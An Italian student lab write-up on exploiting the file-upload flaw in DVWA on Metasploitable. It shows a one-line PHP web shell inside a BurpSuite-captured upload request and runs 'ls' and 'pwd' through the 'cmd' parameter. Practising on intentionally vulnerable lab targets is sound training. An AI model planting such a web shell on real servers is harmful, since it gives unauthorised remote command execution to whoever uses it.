
EXPLOIT FILE UPLOAD

MORGAN PETRELLI S6/L1

Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell’esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

ho iniziato creando un file con un codice minimale di una shell che caricherò nell’apposita schermata della DVWA di metasploitable



una vota caricata la shell sul sito della DVWA possiamo notare da Burpsuit una richiesta di POST contenete il file shell.php


Request to http://192.168.50.101:80

Forward | Drop | Intercept is on | Action | Open browser


Pretty | Raw | Hex


```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 434
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6ndiuvRb1G3nALEc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=9d5aed5a3c7aa71361e972f3b23b9b60
Connection: close

------WebKitFormBoundary6ndiuvRb1G3nALEc
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary6ndiuvRb1G3nALEc
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php system($_REQUEST["cmd"]); ?>

------WebKitFormBoundary6ndiuvRb1G3nALEc
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary6ndiuvRb1G3nALEc--
```

ho inserito il path per connettermi alla shell ma ovviamente ho ricevuto un messaggio di errore perchè la shell creata si aspetta un parametro in cmd con un comando



ho aggiunto il paramedtro ?cmd=ls alla richiesta GET e come possiamo vedere l’ applicazione ci ha restituito la lista dei file, questo significa che la nostra richiesta è stata eseguita dalla shell.





ho modificato la richiesta intercettata da Burpsuit per far eseguire altri comandi. Ad esempio il comando cmd=pwd che ci mostra il percorso del file shell.php